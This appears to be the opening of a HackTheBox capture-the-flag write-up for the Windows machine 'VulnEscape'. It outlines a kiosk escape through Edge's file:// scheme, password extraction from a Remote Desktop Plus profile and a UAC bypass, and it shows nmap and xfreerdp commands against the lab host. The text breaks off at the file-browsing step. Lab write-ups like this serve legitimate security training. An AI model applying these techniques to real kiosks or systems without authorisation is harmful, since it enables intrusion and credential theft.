



HACKTHEBOX



VulnEscape

11th July 2025

Prepared By: TRX

Machine Author: xct

Difficulty: **Easy**

Synopsis

VulnEscape is an Easy Difficulty Windows machine that features the Remote Desktop Server service running on its default port. Users can connect to the machine over RDP and login as `KioskUser0` without a password. The target environment is restricted, however, by abusing the `file://` scheme in Microsoft Edge, users can browse the file system. Further exploitation allows users to bypass the system restrictions and open a PowerShell window. Enumeration of the file system reveals a folder which contains a profile for an application called `Remote Desktop Plus`. This profile can be loaded in the application and the password in this profile can be extracted by using a second application called `BulletsPassView`. The extracted password can be used to start a session as the `admin` user and further bypass of the User Access Controls in place allows attackers to read the root flag.

Skills Required

- Basic Windows enumeration
- Acquiring reverse shells in Windows

Skills Learned

- Bypassing restrictive Windows Environments

- Windows Kiosk Bypass
- UAC Bypass

Enumeration


Nmap

Let's begin by running an `Nmap` scan against the target.


```
$ nmap -A -v 10.129.234.51
<SNIP>
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-07-11T13:21:45+00:00; +15m58s from scanner time.
|_ssl-cert: Subject: commonName=Escape
|_Issuer: commonName=Escape
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2025-04-10T06:20:36
|_Not valid after: 2025-10-10T06:20:36
|_MD5: 537c:865a:3efe:6f4d:de82:fe44:139f:c112
|_SHA-1: f441:df53:0b96:0581:64d6:2350:591d:3ec5:7d46:2c4e
|_rdp-ntlm-info:
|_Target_Name: ESCAPE
|_NetBIOS_Domain_Name: ESCAPE
|_NetBIOS_Computer_Name: ESCAPE
|_DNS_Domain_Name: Escape
|_DNS_Computer_Name: Escape
|_Product_Version: 10.0.19041
|_System_Time: 2025-07-11T13:21:40+00:00
</SNIP>
```

The scan reveals port 3389 open which is the default Microsoft Remote Desktop port. Let's attempt to connect to the remote machine over RDP using the `xfreerdp` utility.


```
$ xfreerdp /v:10.129.234.51 /dynamic-resolution -sec-nla
```



Upon connecting we see a message stating that we can login with the username `KioskUser0` and no password.




We specify the above username and we also notice that the machine language is set to Korean. After inputting the username, we hit `enter` and are logged into the remote machine.




Foothold


Upon logging in we notice the background that mentions `Busan Expo`, and that we are in a very limited environment owed to no taskbar or other icons. This machine is potentially a computer that is used in a Conference in one of the Kiosks. This is further confirmed by the user which is called `Kiosk User`. Pressing the `start` button we see the default start menu popping up.



The menu shows a few installed applications, however, we quickly notice that we cannot open any of the applications, possibly due to User Account Control (UAC).



We notice that we can use the search functionality, but still none of the applications can be opened. After some enumeration we determine that only Microsoft Edge is allowed to run.



After clicking through the default Microsoft Edge prompts, we can see the default Edge page. After performing a Google search using the keywords `windows kiosk escape` and through some research, we come across a few articles that contain techniques used to bypass restricted Windows environments like the one we are seeing now. One of those bypasses revolves around the default `file://` scheme that can be used on Edge to browse the file system.

Let's input `file:///c:///` as the URL.

FreeRDP: 10.129.234.51

